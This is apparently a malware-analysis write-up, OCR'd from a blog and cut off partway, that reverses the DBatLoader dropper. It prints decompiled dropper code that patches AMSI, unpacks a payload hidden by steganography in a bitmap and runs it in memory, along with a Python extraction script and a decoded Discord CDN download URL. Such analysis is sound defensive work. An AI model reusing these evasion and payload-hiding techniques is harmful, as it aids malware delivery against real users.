
First stage: a bit of steganography

The file `vbc.exe` is a 937KB Delphi application of sha256 3045902d7104e67ca88ca54360d9ef5bfe5bec8b575580bc28205ca67eeba96d (Bazaar, VT). Because of its size, reversing the complete application is out of question. We could send it to a sandbox, but our goal is to analyze and *understand* the dropper. So let us try to locate the payload instead by looking at anomalies.

Locating the payload

Sweeping quickly through the binary, we find two points of interest:

- A huge string (104427 bytes) at address `0x0046f718`
- A resource bitmap named `BBTREX` which does not look like the standard one (size is different, resource language too). Visually, the resource is a picture and definitely not an icon like the rest. It has most likely been patched post-compilation.



```
  [ 5] Relocation Table:           rva:00090000   size:000067c4
  [ 6] Debug Data:                 rva:00000000   size:00000000
  [ 7] Architecture:               rva:00000000   size:00000000
  [ 8] Global Pointer:             rva:00000000   size:00000000
  [ 9] TLS Table:                  rva:0008f000   size:00000018
  [10] Load Config Table:          rva:00000000   size:00000000
  [11] Bound Import Table:         rva:00000000   size:00000000
  [12] Import Address Table:       rva:00000000   size:00000000
  [13] Delay Import Descriptor:    rva:00000000   size:00000000
  [14] CLR Runtime:                rva:00000000   size:00000000
  [15] Unused:                     rva:00000000   size:00000000

-----------------------------------------------------------------------------

Resources
  [ CUR  ]  1                             unk    --→   RVA: 00097de4-00097f18   (134 bytes)
  [ CUR  ]  2                             unk    --→   RVA: 00097f18-0009804c   (134 bytes)
  [ CUR  ]  3                             unk    --→   RVA: 0009804c-00098180   (134 bytes)
  [ CUR  ]  4                             unk    --→   RVA: 00098180-000982b4   (134 bytes)
  [ CUR  ]  5                             unk    --→   RVA: 000982b4-000983e8   (134 bytes)
  [ CUR  ]  6                             unk    --→   RVA: 000983e8-0009851c   (134 bytes)
  [ CUR  ]  7                             unk    --→   RVA: 0009851c-00098650   (134 bytes)

  [ BMP  ]  BBABORT                       unk    --→   RVA: 00098650-00098820   (1d0 bytes)
  [ BMP  ]  BBALL                         unk    --→   RVA: 00098820-00098a04   (1e4 bytes)
  [ BMP  ]  BBCANCEL                      unk    --→   RVA: 00098a04-00098bd4   (1d0 bytes)
  [ BMP  ]  BBCLOSE                       unk    --→   RVA: 00098bd4-00098da4   (1d0 bytes)
  [ BMP  ]  BBHELP                        unk    --→   RVA: 00098da4-00098f74   (1d0 bytes)
  [ BMP  ]  BBIGNORE                      unk    --→   RVA: 00098f74-00099144   (1d0 bytes)
  [ BMP  ]  BBNO                          unk    --→   RVA: 00099144-00099314   (1d0 bytes)
  [ BMP  ]  BBOK                          unk    --→   RVA: 00099314-000994e4   (1d0 bytes)
  [ BMP  ]  BBRETRY                       unk    --→   RVA: 000994e4-000996b4   (1d0 bytes)
  [ BMP  ]  BBTREX                      en-us    --→   RVA: 000996b4-000dec40   (4558c bytes)
  [ BMP  ]  BBYES                         unk    --→   RVA: 000dec40-000dee10   (1d0 bytes)
  [ BMP  ]  PREVIEWGLYPH                en-us    --→   RVA: 000dee10-000deef8   (e8 bytes)
```

Figure 6: Weird bitmap resource BBTREX

These two objects are referenced by the same function at offset `0x46D330`, which is quite convenient. This function is located near the end of the CODE section, which is also of importance. Delphi application are structured in Units, and the linker tends to put library units at the start of the code section, and user units at the end. So everything at the end of the CODE section is likely to be user code and thus interesting. Let us have a look at the function using HexRays:

```
#! cpp
int DropAndRun() {   // 46D330
  int *v0; // eax
  DWORD v3; // [esp-18h] [ebp-20h]
  int *v4; // [esp-14h] [ebp-1Ch]
  LPURL_COMPONENTS v5; // [esp-10h] [ebp-18h]
  unsigned int v6; // [esp-Ch] [ebp-14h]
  void *v7; // [esp-4h] [ebp-Ch]
  __int32 unpacked_bitmap; // [esp+0h] [ebp-8h] BYREF
  int v9; // [esp+4h] [ebp-4h] BYREF
  int savedregs; // [esp+8h] [ebp+0h] BYREF

  TimeGetTickCount(100);
  sub_406F00(dword_48ACB0, dword_48AD7C, 4);
  if ( InetIsOffline(0) )
    System::__linkproc__ LStrAsg(&payload, &str_A[1]);
```

```
  else
    System::__linkproc__ LStrAsg(&payload, &str_a[1]);
  System::__linkproc__ LStrCatN(&v9, 6);
  GetApiAddress(v9, &str_RasClearLinkSta[1], &p_RasClearLinkStatistics);
  if ( dword_48ACC0 <= 0x87A68E ) { // always true
    GetApiAddress(&str_amsi[1], &str_amsiamsiScanBuf[1], &p_amsiScanBuffer);
    Patch(p_amsiScanBuffer, WinHttpCrackUrl);
    bitmap = Graphics::TBitmap::TBitmap(&cls_Graphics_TBitmap);
    LoadResourceIntoBitmap(bitmap, Y, &str_BBTREX + 8);// load resource bitmap
BBTREX
    SteganoUnpack(bitmap, &unpacked_bitmap);    // extract payload from bitmap
    System::__linkproc__ LStrAsg(&payload, unpacked_bitmap);
    RunPayload(payload);                        // run payload in memory
    v0 = j_unknown_libname_57_0(&dword_48AD44);
    System::Move(aGlojdxoscdjtlq, v0 + 2, 0);   // append very long string in
memory
  }
  else {
    // call WinHttpCrackUrl and exits
  }
  __writefsdword(0, v6);
  v7 = &loc_46D4A5;
  return System::__linkproc__ LStrArrayClr(&unpacked_bitmap, 2);
}
```

The function `RunPayload` at address `0x46cdf0` makes use of `VirtualAlloc` and `VirtualProtect`, which suggests that at this point the dropper already decrypted its payload. And just before the call, we can see that the program loads the patched bitmap resource `BBTREX` into a `TBitmap` and calls the function that we named `SteganoUnpack`. So let us have a look at `SteganoUnpack`.

Decrypting the bitmap


The function `SteganoUnpack` at address `0x46C8F8` is a bit harder to understand. But using IDA's Delphi FLIRT signatures, we can get most of it:

```
int __fastcall SteganoUnpack(Graphics::TBitmap *bitmap, BYTE *output)
{
  char is_bit_set; // al

  payload_data = new_string(&off_415BF8, output, 0);
  line_content = Graphics::TBitmap::GetScanline(bitmap, 0);// read first bitmap line

  // in the first 3 bytes is an integer encoded that is the number of lsb bits that should be extracted from each byte
to get the payload.
  // (only saw the value 3 in the wild)
  stegano_num_lsb_bits = 0;
  is_bit_set = IsBitSet(*line_content, 0);
  SetBit(&stegano_num_lsb_bits, 0, is_bit_set);
  is_bit_set = IsBitSet(*line_content, 1u);
  SetBit(&stegano_num_lsb_bits, 1, is_bit_set);
  is_bit_set = IsBitSet(*(line_content + 1), 0);
  SetBit(&stegano_num_lsb_bits, 2, is_bit_set);
  is_bit_set = IsBitSet(*(line_content + 2), 0);
  SetBit(&stegano_num_lsb_bits, 3, is_bit_set);

  bitmap_width = (*(*bitmap + 44))(bitmap);
  bitmap_height = (*(*bitmap + 32))(bitmap) - 1;
  bitmap_line_index = 0;
  bit_index = 0;
  bitmap_row_index = 2;                         // X position on current bitmap line (1-based)
  rgb_index = 1;                                // which color component are we reading: 1 = RED, 2 = GREEN, B = BLUE
  line_content += 3;                            // advance file pointer by 3 bytes
  payload_bit_index = 0;

  do {
    is_bit_set = IsBitSet(*(line_content + rgb_index - 1), bit_index);
    SetBit(&payload_size, payload_bit_index, is_bit_set);
    AdvanceToNextBit();     // will update bit_index, rgb_index, bitmap_row_index and line_content as needed
    ++payload_bit_index;
  } while ( payload_bit_index != 32 );                // first 32 payload bits = payload size

  if ( payload_size > 0 ) {     // start of the payload extraction process
    do {
      payload_bit_index = 0;
      do {
        is_bit_set = IsBitSet(*(line_content + rgb_index - 1), bit_index);
        SetBit(&payload_byte, payload_bit_index, is_bit_set);
        AdvanceToNextBit(); // will update bit_index, rgb_index, bitmap_row_index and line_content as needed
        ++payload_bit_index;
      }
      while ( payload_bit_index != 8 );             // extract 8 bits from bitmap
      (*(*payload_data + 16))(payload_data, &payload_byte, 1);// append byte to payload data
      System::__linkproc__ LStrAsg(output, *(payload_data + 1));
    }
    while ( --payload_size );                   // read <payload_size> bytes into <output>
  }
  System::TObject::Free(payload_data);
  return System::TObject::Free(bitmap);
}
```

In a nutshell, the function reads the bitmap line by line, and each line pixel by pixel. For every byte of the bitmap, some bits (the lowest significant bits) are extracted and concatenated in order to assemble the final payload. This is textbook steganography. The first line is a bit special since it contains additional info:

- The first 3 bytes (so the first RGB pixel) encodes a 4 bits integer (2 bits of red component, 1 bit of green and 1 bit of blue). This integer that we named `stegano_num_lsb_bits` tells the software how many bits of each bitmap byte it should extract from the image (3 in our case)
- Then the software jumps to the 4th byte and reads 32 bits from the bitmap into an integer. This integer is the number of bytes which should be extracted from the image (the payload size in other words)
- Finally the software starts the payload extraction process

So let us try if we got it right. We will open the bitmap `BBTREX` (which is a DIB bitmap, meaning the BITMAPFILEINFOHEADER is missing) in an hexadecimal editor and try to manually decode the first bytes. We first have to locate the first bitmap row. Good to know: bitmaps are stored upside down, i.e the top-most line is actually the last one in the file. So knowing that our bitmap is 588 pixels wide and is a RGB bitmap (so 3 bytes per pixel), the first line should start at EndOfFile - 588*3 = `0x44ea8` :



```
data║000044e48:  00 00 02 00 00 04 06 05 01 04 00 00 00 01 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
data║000044e68:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
data║000044e88:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 03 02 01 02 00 00 04 00 00 00 04 01 00 00 00
             ; v-- First line of bitmap
data║000044ea8:  03 lsb 02 00 00 0 payload_size(32b) 0 00 04 06 04-04 06 02 00 02 02 00 00 06 00 00 00 00 00 00 00
data║000044ec8:  00 00 00 04 00 00 00 00 00 00 00 00 00 04 07 07-07 07 07 00 00 00 00 00 00 06 05 00 00 00 00 00
data║000044ee8:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04-00 00 00 00 08 08 08 08 08 08 08 08 08 08 08 08
data║000044f08:  08 08 08 08 08 08 08 08 08 08 08 08 08 08 08 08-08 08 08 08 08 08 08 08 08 08 08 08 08 08 08 08
data║000044f28:  08 08 08 08 08 08 08 08 08 08 08 08 08 08 08 08-08 08 08 08 08 08 08 08 08 08 08 08 08 08 08 08
data║000044f48:  08 08 08 08 08 08 08 08 08 08 08 08 08 08 08 08-0A 08 08 08 08 08 08 08 0C 0B 08 0F 0B 08 0D 0B
data║000044f68:  0D 0B 08 08 08 08 0A 0B 0B 0A 08 0D  start of payload data  08 08 0E 0C 02 03 06 01 04 00 02 05
data║000044f88:  00 02 03 01 05 05 01 07 00 00 01 00 06 01 01 07-06 03 03 07 04 01 01 07 02 00 03 05 05 01 00 02
data║000044fa8:  06 00 03 01 04 01 07 06 04 03 03 07 05 01 02 07-00 00 01 02 04 05 02 06 00 00 01 02 06 05 02 07
data║000044fc8:  04 03 03 00 04 04 04 06 04 03 03 00 04 00 02 04-06 03 02 03 02 01 00 02 02 03 03 07 05 01 02 06
data║000044fe8:  02 01 03 06 05 04 06 00 02 03 00 02 01 00 02 02-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
data║000045008:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
data║000045028:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 7: The first bitmap line

So first thing first, we will decrypt the first 4 bits integer (aka `stegano_num_lsb_bits`). The first line starts with the 3 bytes `03 02 02` , which gives us the binary number `1100` (in LSB display) = 3. Ok.

Next, the algorithm moves to the second pixel and reads 32 bits. 32 bits / 3 bits per byte means it will read 10 bytes and 2 bits of the 11th byte. The next 11 bytes are: `00 00 00 03 06 02 00 00 00 00 04` , which gives us the binary number `000 000 000 110 011 010 000 000 000 000 00(1)` (in LSB display) = 91648 ok. The 11th byte contains an additional bit which we did not read which was a `(1)` .

Next we could start reading 2 bytes of the payload, which is 16 bits. Since we still have a bit unread from `04` , we just have to read 15 additional bits or 5 bytes. The next five bytes are: `06 04 04 06 02` , which gives us the binary numbers `(1) 011 001 0--01 011 010` or `0x4d--0x5a` ... looks like the start of a PE, great!

So let us put everything together and write a small extraction script using python. The following script should be run inside Malcat's script editor with the bitmap open:

```
def next_byte(malcat):
    width = malcat.struct["BitmapInfoHeader"]
["biWidth"]
    height = malcat.struct["BitmapInfoHeader"]
["biHeight"]
    bpp = malcat.struct["BitmapInfoHeader"]
["biBitCount"]
    data = malcat.struct["biImageData"]
    line_width = width * (bpp // 8)
    if line_width % 4:
        line_width += 4 - (line_width % 4)
    for y in range(height, 0, -1):
        ptr = line_width * (y - 1)
        for x in range(width * (bpp // 8)):
            yield data[ptr + x]

def next_bit(data):
    for c in data:
        for i in range(num_bits):
```

```
            yield (c >> i) & 1


byte_iterator = next_byte(malcat)
for i in range(3):
    next(byte_iterator)
bit_iterator = next_bit(byte_iterator)


res = bytearray()

# read size of payload
payload_size = 0
for i in range(32):
    payload_size |= next(bit_iterator) << i

cur_i = 0
cur_val = 0
for bit in bit_iterator:
    if bit:
        cur_val = cur_val | (1 << cur_i)
    cur_i += 1
    if cur_i >= 8:
        res.append(cur_val)
        if len(res) == payload_size:
            break
        cur_val = 0
        cur_i = 0


gui.open_after(bytes(res), "decrypted")
```


Running the script gives us the second stage of DBatLoader.

Second stage: cloud download

We are now looking at a Delphi binary of sha256 `e232e1cd61ca125fbb698cb32222a097216c83f16fe96e8ea7a8b03b00fe3e40` (VT). Given its small size (91KB) and API usage (wininet usage) it definitely looks like a downloader. So let us dive in this new binary.

Retrieving the url

Who says downloader says download url, but no URL can be found in the second stage. If the url is not hard-coded in this binary, it has to be somewhere else. Remember the big big string that we've identified as suspicious in the previous binary (address `0x0046f718`)? It is mostly composed of uppercase letter, except for a short substring:




```
DATA║000477a7a:  EHYLKSZFDJWWSJMBPUHOVGQYNQVINNXAEWXXQSKOGALTWMOYFULGNSKXDSKTEMYPLCFCFXFAMQJLTQABXOPFYSVIZLOYRZYCKFBFKIFGEKJGLOJD
DATA║000477aea:  XOSCDJTLQGBIGRAPXJPLLRMVWNBBUKOUWDAUAONOUMRXHRLBSXKYPXZPNWOAQMNZPNCXHHFWRJPATABENRBHZECEXPYQBAQUQGCHSCSWJNYHXVEJ
DATA║000477b5a:  WNNEHTKJAJXAZQRNEEHYLKSZFDJWWSJMBPUHOVGQYNQVINNXAEWXXQSKOGALTWMOYFULGNSKXDSKTEMYPLCFCFXFAMQJLTQABXOPFYSVIZLOYRZY
DATA║000477bca:  CKFBFKIFGEKJGLOJDXOSCDJTLQGBIGRAPXJPLLRMVWNBBUKOUWDAUAONOUMRXHRLBSXKYPXZPNWOAQMNZPNCXHHFWRJPATABENRBHZECEXPYQBAQ
DATA║000477c3a:  UQGCHSCSWJNYHXVEJWNNEHTKJAJXAZQRNEEHYLKSZFDJWWSJMBPUHOVGQYNQVINNXAEWXXQSKOGALTWMOYFULGNSKXDSKTEMYPLCFCFXFAMQJLTQ
DATA║000477caa:  ABXOPFYSVIZLOYRZYCKFBFKIFGEKJGLOJDXOSCDJTLQGBIGRAPXJPLLRMVWNBBUKOUWDAUAONOUMRXHRLBSXKYPXZPNWOAQMNZPNCXHHFWRJPATA
DATA║000477d1a:  BENRBHZECEXPYQBAQUQGCHSCSWJNYHXVEJWNNEHTKJAJXAZQRNEEHYLKSZFDJWWSJMBPUHOVGQYNQVINNXAEWXXQSKOGALTWMOYFULGNSKXDSKTE
DATA║000477d8a:  MYPLCFCFXFAMQJLTQABXOPFYSVIZLOYRZYCKFBFKIFGEKJGLOJDXOSCDJTLQGBIGRAPXJPLLRMVWNBBUKOUWDAUAONOUMRXHRLBSXKYPXZPNWOAQ
DATA║000477dfa:  MNZPNCXHHFWRJPATABENRBHZECEXPYQBAQUQGCHSCSWJNYHXVEJWNNEHTKJAJXAZQRNEEHYLKSZFDJWWSJMBPUHOVGQYNQVINNXAEWXXQSKOGALT
DATA║000477e6a:  WMOYFULGNSKXDSKTEMYPLCFCFXFAMQJLTQABXOPFYSVIZLOYRZYCKFBFKIFGEK♪◘^^Ncammil3((\]g']bl\hk]Zii'\hf(ZmmZ\af^gml(2)+*,
DATA║000477eda:  +-0+2+--02.**(2)+*,/0,,-,..2+0--(P[casd[^ohc`j_a_Ze[jqgrdongfh[b^^Nc♪◘JGLOJDXOSCDJTLQGBIGRAPXJPLLRMVWNBBUKOUWDAU
DATA║000477f4a:  AONOUMRXHRLBSXKYPXZPNWOAQMNZPNCXHHFWRJPATABENRBHZECEXPYQBAQUQGCHSCSWJNYHXVEJWNNEHTKJAJXAZQRNEEHYLKSZFDJWWSJMBPUH
DATA║000477fba:  OVGQYNQVINNXAEWXXQSKOGALTWMOYFULGNSKXDSKTEMYPLCFCFXFAMQJLTQABXOPFYSVIZLOYRZYCKFBFKIFGEKJGLOJDXOSCDJTLQGBIGRAPXJP
DATA║00047802a:  LLRMVWNBBUKOUWDAUAONOUMRXHRLBSXKYPXZPNWOAQMNZPNCXHHFWRJPATABENRBHZECEXPYQBAQUQGCHSCSWJNYHXVEJWNNEHTKJAJXAZQRNEEH
DATA║00047809a:  YLKSZFDJWWSJMBPUHOVGQYNQVINNXAEWXXQSKOGALTWMOYFULGNSKXDSKTEMYPLCFCFXFAMQJLTQABXOPFYSVIZLOYRZYCKFBFKIFGEKJGLOJDXO
DATA║00047810a:  SCDJTLQGBIGRAPXJPLLRMVWNBBUKOUWDAUAONOUMRXHRLBSXKYPXZPNWOAQMNZPNCXHHFWRJPATABENRBHZECEXPYQBAQUQGCHSCSWJNYHXVEJWN
DATA║00047817a:  NEHTKJAJXAZQRNEEHYLKSZFDJWWSJMBPUHOVGQYNQVINNXAEWXXQSKOGALTWMOYFULGNSKXDSKTEMYPLCFCFXFAMQJLTQABXOPFYSVIZLOYRZYCK
```

Figure 8: Huge string composed almost exclusively of capital letters

And the delimiter `^^Nc` can be found as referenced string in the second stage binary at address `0x413f58` , so could it be our url? At this point we should look for decrypting functions inside one of the two binaries. But let us be smart. See how the string prefix `ammil3((` has repeated characters. Encryption is must likely a weak one-byte cipher. And we know that we are looking for an url, so the plain text string could definitely start with `https://` . So let us try a few usual cipher:

- XOR: the key would be 0x09 and give us `hdd...` -> no
- ROT13: ROT13 does not encode non-letter characters so not likely since the slash has been encrypted
- ADD: the key would be 0x7 and give us `https://cdn.discordapp.com/attachments/902132472924479511/902136733435592744/Wbjhzkbevojgqfhfalbqxnykvunmobi` ... bingo!

Sometimes, being lazy pays off. Note that the url is not reachable anymore at the time of writing, so I have attached a copy of the file at this address. But the work is not over yet: the downloaded packet looks encrypted:



```
000000000:  04 BA 30 09 DD 62 FD 2A 02 B3 93 C4 33 99 D6 D3-55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3
000000020:  55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3-55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3
000000040:  55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3-55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3
000000060:  55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3-55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3
000000080:  55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3-55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3
0000000a0:  55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3-55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3
0000000c0:  55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3-55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3
0000000e0:  55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3-55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3
000000100:  55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3-55 5B 76 83 2C 0D C3 BB A6 7D 29 94 52 DA D6 D3
000000120:  55 5B 76 83 2C 0D C3 BB A6 7D 29 94 45 9C 44 1B-C7 AA 13 CA 19 C0 3E 3E 02 A5 87 4C D0 DC FA 8B
000000140:  AB 97 C8 29 AB E6 86 CA 09 D7 76 8B A1 85 1C 45-AF 92 45 A2 5E FC B3 81 16 7A B1 9D C8 29 F4 E2
000000160:  F6 81 29 91 BF BE 3B B5 B9 FB 6F 7D 1E 7C 89 D0-AE 62 D7 76 8F D4 C4 2D AC 2A 16 4C DB 47 9B F1
000000180:  1F DF 7B 54 A8 65 6E 92 47 D0 DF 7A B1 A1 8A 32-65 4F 5C C7 AA 64 9D C3 9D F3 08 54 C1 81 20 60
0000001a0:  E3 56 F8 88 AD A8 6F 7D 58 F8 8D D1 58 8F D8 C8-29 AB E6 86 CA 09 D7 76 8B A1 85 1C 45 AF 92 45
0000001c0:  A2 51 7D 38 33 84 90 6A 91 C3 9D F5 64 87 24 6D-10 46 52 C0 3F BD 89 A5 87 4C FE B7 B5 86 DF 03
0000001e0:  1D C3 A6 61 66 E2 CE E8 EA EC 91 F6 B2 02 A4 5A-F6 E6 86 A2 66 E2 FB 70 9B F0 98 72 F6 E6 86 8C
000000200:  54 F7 08 26 14 7E 85 2C 12 40 28 CD D0 1C C6 7E-FB 57 08 0C DF B2 42 90 31 8E 93 E4 38 2C 45 FE
000000220:  C7 7D 40 CA 72 28 40 14 65 3B E9 3E 7A F7 5F 30-55 19 AC 46 74 C9 EC CA 69 4E 83 6A C9 E3 23 AE
000000240:  54 99 88 FF 68 BF F8 A3 A4 27 C8 86 18 12 E6 B4-7F 95 C0 C8 05 60 39 88 46 99 5D FE 30 B9 0B 43
```

Figure 9: Repeating sequence in downloaded buffer

Decrypting the file

So before going further, we have to locate function responsible for decrypting the downloaded discord attachment inside the binary. While the binary is relatively small, Malcat helps us saving some time by locating two candidates functions featuring a XOR opcode inside a loop:

